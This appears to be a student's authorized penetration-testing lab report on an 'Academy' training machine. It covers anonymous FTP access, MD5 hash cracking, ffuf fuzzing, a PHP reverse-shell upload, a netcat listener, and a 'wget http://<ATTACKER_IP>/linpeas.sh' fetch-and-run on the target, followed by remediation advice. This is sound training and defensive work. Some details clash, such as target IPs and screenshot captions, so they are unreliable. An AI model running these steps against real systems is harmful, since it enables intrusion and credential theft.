

# AUTHORIZED PENETRATION TESTING LAB

## Security Assessment & Penetration Testing Report

**Report Date:** 24 September 2026

**Assessment Type:** Authorized Penetration Testing / Security Lab

**Target:** Academy Training Environment

**Prepared By:** Omoyeni Odunayo Emmanuel

**Assessment Reference:** PT-LAB-001

### 1. Purpose

The purpose of this assessment was to evaluate the security of the authorized Academy training environment by identifying exposed services, discovering accessible resources, testing authentication security, identifying web application weaknesses, obtaining controlled access, and performing local privilege-escalation enumeration.

All activities described in this report were performed within an authorized laboratory environment for cybersecurity training.

---

### 2. Scope

The assessment covered:

Network discovery

Host identification

Port and service enumeration

FTP enumeration

Anonymous FTP access testing

File retrieval  
Password hash identification and testing  
Web directory enumeration  
Web application assessment  
File-upload functionality testing  
Controlled reverse-shell connection  
Local system enumeration  
Privilege-escalation assessment  
Process monitoring with PSPY

### **3. Assessment Methodology**

The assessment followed these general stages:

Network discovery  
Service enumeration  
FTP assessment  
Credential/hash assessment  
Web application enumeration  
File-upload security testing  
Controlled shell access  
Local enumeration  
Privilege-escalation investigation  
Evidence collection and documentation

## 4. Network Discovery

The first stage involved identifying active devices on the local laboratory network.

### Command Used


`sudo su`

`arp-scan -l`

The arp-scan command was used to identify hosts responding on the local network.

Finding:

An active target IP address was identified for further assessment.

A terminal window showing the execution of the arp-scan command. The prompt is (h4wk@Sec)-[~]. The command entered is \$ sudo arp-scan -l. The output shows the interface eth0, type EN10MB, MAC 00:0c:29:9a:d5:42, and IPv4 192.168.19.129. It also shows two warnings about missing files (ieee-oui.txt and mac-vendor.txt) and the start of the arp-scan 1.10.0 with 256 hosts. The output lists four IP addresses and their corresponding MAC addresses, all marked as (Unknown).

```
(h4wk@Sec)-[~]  
$ sudo arp-scan -l  
[sudo] password for h4wk:  
Interface: eth0, type: EN10MB, MAC: 00:0c:29:9a:d5:42, IPv4: 192.168.19.129  
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied  
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied  
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)  
192.168.19.1    00:50:56:c0:00:08    (Unknown)  
192.168.19.2    00:50:56:e4:ac:36    (Unknown)  
192.168.19.133  00:0c:29:d5:f3:29    (Unknown)  
192.168.19.254  00:50:56:f0:b1:45    (Unknown)
```

Insert screenshot showing the arp-scan -l output.

## 5. Host and Service Enumeration

After identifying the target IP address, an Nmap scan was performed.

### Command Used

`nmap -Pn -A -p- 192.168.19.133`

The scan was used to identify:

Open ports

Running services

Service versions


Operating-system information

Additional enumeration information

The -Pn option allows scanning even when host discovery does not receive a normal ping response.

The -A option enables several advanced enumeration features.

The -p- option scans all TCP ports.

A terminal window showing the output of an Nmap scan. The command executed is 'nmap -Pn -A -p- 192.168.19.133'. The output indicates that the host is up and that 65532 closed TCP ports were reset. A single port, 21/tcp, is open and running the 'ftp' service with version 'vsftpd 3.0.3'. The scan also shows file permissions for 'jdelta.txt' and the status of the FTP server, including connection details and session limits. A watermark of a hawk's head is visible in the background of the terminal window.

```
(hawk@sec)~$ nmap -Pn -A -p- 192.168.19.133
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-21 05:30 -0400
Nmap scan report for 192.168.19.133
Host is up (0.0012s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
ftp-anon: Anonymous FTP login allowed (FTP code 230)
-rw-r--r--  1 1000      1000      633 Dec 01  2025 jdelta.txt
ftp-syst:
  STAT:
FTP server status:
  Connected to ::ffff:192.168.19.129
  Logged in as ftp
  TYPE: ASCII
  No session bandwidth limit
  Session timeout in seconds is 300
  Control connection is plain text
  Data connections will be plain text
  At session startup, client count was 1
  vsFTPD 3.0.3 - secure, fast, stable
_End of status
```

Insert screenshot of the Nmap results.

## 6. FTP Service Assessment

The assessment identified an FTP service on the target.

The FTP service was tested to determine whether anonymous access was permitted.

### Commands Used

ftp target ip address

The following credentials were tested:


Username: anonymous

Password: anonymous

Anonymous access was accepted by the laboratory FTP server.

### Security Observation

Allowing anonymous FTP access can expose files to unauthorized users when it is not intentionally configured and properly restricted.



```
(h4wk@Sec)~$ ftp 192.168.19.135
Connected to 192.168.19.135.
220 (vsFTPd 3.0.3)
Name (192.168.19.135:h4wk): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Insert screenshot showing the successful FTP connection.

## 7. File Retrieval

A file named jdelta.txt was discovered on the FTP server.

The file was downloaded using:

```
get jdelta.txt
```

The FTP session was then closed:

exit

The downloaded file was examined locally:

cat jdelta.txt

```
(nmap@sec) [~]
--$ cat jdelta.txt
Hello Nate!
rimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.

I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following command:
INSERT INTO 'students' ('StudentRegno', 'studentPhoto', 'password', 'studentName', 'pincode', 'session', 'department', 'semester', 'cgpa', 'creationdate', 'u
dationDate') VALUES
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '', '7.60', '2025-05-29 14:36:56', '');
The StudentRegno number is what you use for login.
```

Insert screenshot showing the retrieved file and its contents.

## 8. Password Hash Assessment

The discovered password hash was placed into a separate file for controlled password-strength testing.

Commands Used

```
echo 'cd73502828457d15655bbd7a63fb0bc8' pwd_hash.txt
```

Hash identification was then performed using:

hash-identifier

The identified hash type was subsequently tested against the authorized laboratory password dictionary.

## Hashcat Example

```
hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt
```

This stage was intended to determine whether the password represented by the hash could be recovered using a commonly available wordlist.

## Security Observation

Weak passwords are particularly vulnerable to dictionary-based password attacks when an attacker obtains password hashes.

```
(h4wk@Sec)-[~/dojo]
$ hash-identifier cd73502828457d15655bbd7a63fb0bc8

#####
#                                     #
#      ^--^   ^--^   ^--^           ^--^   ^--^   ^--^       #
#      \_/_   \_/_   \_/_           \_/_   \_/_   \_/_       #
#      /_/_   /_/_   /_/_           /_/_   /_/_   /_/_       #
#      ^--^   ^--^   ^--^           ^--^   ^--^   ^--^       #
#      \_/_   \_/_   \_/_           \_/_   \_/_   \_/_       #
#      /_/_   /_/_   /_/_           /_/_   /_/_   /_/_       #
#      ^--^   ^--^   ^--^           ^--^   ^--^   ^--^       #
#      \_/_   \_/_   \_/_           \_/_   \_/_   \_/_       #
#      /_/_   /_/_   /_/_           /_/_   /_/_   /_/_       #
#                                     v1.2 #
#                                     By Zion3R #
#                                     www.Blackexploit.com #
#                                     Root@Blackexploit.com #
#####

root@kali:~# cat /dev/random | md5sum | grep -oP '(?=\d+)$'
Possible Hashes:
+] MD5
+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

Insert screenshot showing the identified hash type.

```
(HAWK@SEC) [~/h0j0]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt pwd_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
student      (?)
1g 0:00:00:00 DONE (2026-09-23 02:28) 25.00g/s 57600p/s 57600c/s 57600C/s amore..abcdef
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Insert screenshot showing the password-testing result.

## 9. Web Application Enumeration

The target web server was further assessed for accessible directories and resources.


FFUF was used for directory enumeration.

### Command Used



```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ \
-u http://<IP_ADDRESS>/FUZZ
```

The enumeration identified an accessible Academy application/directory.





Insert screenshot of the Academy login page.



Insert screenshot showing the profile section.

## **11. File Upload Security Assessment**

The Academy application contained a file-upload function.

As part of the authorized security test, the upload functionality was assessed using a controlled PHP test payload designed to establish a connection back to the testing machine.

The test file was configured with the authorized tester's laboratory IP address and listening port.

The file was prepared for the laboratory test and uploaded to the Academy application.

The application was not immediately updated until the controlled listener was prepared.

### **Security Risk**

If a web application allows executable server-side files to be uploaded and executed without appropriate validation, an attacker may potentially obtain remote code execution on the server.

---

|                  |                                                                                                             |
|------------------|-------------------------------------------------------------------------------------------------------------|
|                  | 10201321                                                                                                    |
| Pincode          | 777777                                                                                                      |
| CGPA             | 7.60                                                                                                        |
| Student Photo    | <br>NO IMAGE<br>AVAILABLE |
| Upload New Photo | <div><div>Browse...</div><div>phprevshell.php</div></div>                                                   |
|                  | <div>Update</div>                                                                                           |

Insert screenshot showing the test file configuration.

## STUDENT REGISTRATION

---

Student Registration

Student Record updated Successfully !!

Student Name

Rum Ham

Student Reg No

10201321

Pincode

777777

CGPA

7.60

Insert screenshot showing the uploaded test file.

## 12. Controlled Reverse-Shell Test

A Netcat listener was prepared on the authorized testing machine.

### Command Used

```
sudo su
```


```
nc -nvlp 1234
```

The Academy application was then updated in accordance with the laboratory exercise.

The listener was monitored for the incoming connection.

### Security Significance

A successful connection would demonstrate that the application's file-upload functionality could potentially be abused to execute commands on the server.



The screenshot shows a terminal window with a netcat listener running on port 1234. The terminal output is as follows:

```
(h4wk@Sec)-[~]  
$ nc -nvlp 1234  
listening on [any] 1234 ...  
[redacted]
```

To the right of the terminal, a portion of a web application is visible, showing a form with the following fields:

- Student Registration
- Student Name
- ...

Insert screenshot showing the listener and controlled connection.

## 13. Initial Server Enumeration

After obtaining the authorized laboratory shell, additional system enumeration was performed.

A temporary directory was accessed and the LinPEAS enumeration script was transferred to the laboratory target.

The tool was downloaded from its official project repository and executed for privilege-escalation enumeration.

## **Commands Used**

```
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
```

```
chmod +x linpeas.sh
```

```
./linpeas.sh
```

LinPEAS was used to identify potentially interesting:

System configurations

User permissions

SUID files

Writable files

Credentials

Services

Environment variables

Potential privilege-escalation paths



Insert screenshot showing LinPEAS running.

## 14. File Transfer Using Python HTTP Server

A simple Python HTTP server was used within the laboratory environment to transfer assessment tools.

### Command Used

```
python3 -m http.server 80
```

The server allowed the authorized target to retrieve the required enumeration files

Insert screenshot showing the HTTP server running.

## 15. LinPEAS Transfer to Target


From the target system, the enumeration script was retrieved from the authorized testing machine.

Example:

```
cd /tmp
wget http://<ATTACKER_IP>/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
```

The output was reviewed for possible privilege-escalation opportunities.

Screenshot Placeholder

A terminal window showing an SSH session. The prompt is [ATTACKER@JEC] [1]. The user enters 'ssh grimmie@192.168.19.135'. The terminal displays a warning about a post-quantum key exchange algorithm, a message about session vulnerability, and a password prompt. The user enters the password, and the terminal shows the target system's banner: 'Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86\_64'. It also shows the Debian GNU/Linux system's free software notice and warranty disclaimer. The session ends with the prompt 'grimmie@academy:~\$'.

Insert screenshot showing LinPEAS executing on the target.

## 16. PSPY Process Monitoring

PSPY was introduced as an additional enumeration tool for observing processes executed by the system.

The purpose of PSPY was to identify scheduled tasks, scripts, commands, or services that could provide additional information about the system's security configuration.

A PSPY binary was obtained for the authorized laboratory environment and transferred using the same controlled file-transfer process.

### Assessment Objective

PSPY was used to observe:

Scheduled tasks

Cron jobs

Periodic processes

Commands executed by other users

Automated scripts

Potentially interesting system activity

Insert screenshot showing PSPY process monitoring.

## 17. Key Security Findings

| ID   | Finding                                                              | Risk                |
|------|----------------------------------------------------------------------|---------------------|
| F-01 | Anonymous FTP access enabled                                         | Medium              |
| F-02 | Sensitive file accessible through FTP                                | High                |
| F-03 | Password hash exposed                                                | High                |
| F-04 | Weak password potentially recoverable through dictionary testing     | High                |
| F-05 | Web directory/resource discoverable                                  | Low/Medium          |
| F-06 | Web application file-upload functionality requires stronger controls | High                |
| F-07 | Server-side executable file handling may allow command execution     | Critical            |
| F-08 | Local system exposed to further privilege-escalation enumeration     | Depends on findings |

Note: Risk levels should be confirmed against the actual configuration, impact, and evidence collected during the assessment.

## 18. Recommendations

### FTP Security

Disable anonymous FTP unless there is a documented business requirement.

Restrict FTP access to authorized users.

Use secure file-transfer protocols where possible.

Monitor FTP authentication and file-access logs.

### Password Security

Use strong and unique passwords.

Never store passwords in plaintext.

Protect password hashes.

Implement appropriate password hashing algorithms with salts.

Apply account lockout/rate-limiting controls where appropriate.

### File Upload Security

The Academy application should:

Restrict permitted file extensions.

Validate MIME types and file contents.

Rename uploaded files.

Store uploads outside the web root where possible.

Prevent execution of uploaded server-side scripts.

Apply strict file permissions.

Scan uploaded files where appropriate.

Limit upload size.

Server Security

Apply security updates regularly.

Minimize unnecessary services.

Review SUID and writable files.

Restrict unnecessary user privileges.

Monitor scheduled tasks and system processes.

Apply the principle of least privilege.

## **19. Evidence Summary**

The following evidence should be included with the final assessment:

ARP-scan output

Nmap scan results

Anonymous FTP login

jdelta.txt  
Hash identification  
Password-testing result  
FFUF directory discovery  
Academy login  
Academy profile  
File-upload functionality  
Controlled payload configuration  
Netcat listener  
LinPEAS execution  
Python HTTP server  
LinPEAS target execution  
PSPY execution

## 20. Conclusion

The authorized laboratory assessment demonstrated how several individually identifiable security weaknesses can be combined during a penetration test.

The assessment progressed from network discovery and service enumeration to FTP access, credential/hash assessment, web application enumeration, file-upload testing, controlled shell access, and local privilege-escalation enumeration.

The exercise demonstrates the importance of:

Restricting unnecessary services  
Protecting credentials and password hashes  
Validating uploaded files

Preventing execution of untrusted files

Applying least-privilege principles

Monitoring server activity

Regularly performing vulnerability assessments and penetration tests

All testing activities documented in this report were performed for authorized cybersecurity training purposes within the designated laboratory environment.

## **APPENDIX A — COMMAND SUMMARY**

```
sudo su
```

```
arp-scan -l
```

```
nmap -Pn -A -p- <IP_ADDRESS>
```

```
ftp <IP_ADDRESS>
```

```
anonymous
```

```
anonymous
```

```
get jdelta.txt
```

```
exit
```

```
cat jdelta.txt
```

```
echo '<HASH_VALUE>' > hash.txt
```

hash-identifier

hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt

ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ \  
-u http://<IP\_ADDRESS>/FUZZ

nc -nvlp 1234

wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh

chmod +x linpeas.sh

./linpeas.sh

python3 -m http.server 80

cd /tmp

wget http://<ATTACKER\_IP>/linpeas.sh

chmod +x linpeas.sh

./linpeas.sh

## APPENDIX B — SCREENSHOT INDEX

| Screenshot | Evidence |
|------------|----------|
|------------|----------|

- 1 ARP-scan
- 2 Nmap scan
- 3 Anonymous FTP
- 4 jdelta.txt
- 5 Hash identification
- 6 Hashcat result
- 7 FFUF results
- 8 Academy login
- 9 Academy profile
- 10 Controlled test file
- 11 File upload
- 12 Netcat listener
- 13 LinPEAS
- 14 Python HTTP server
- 15 LinPEAS on target
- 16 PSKY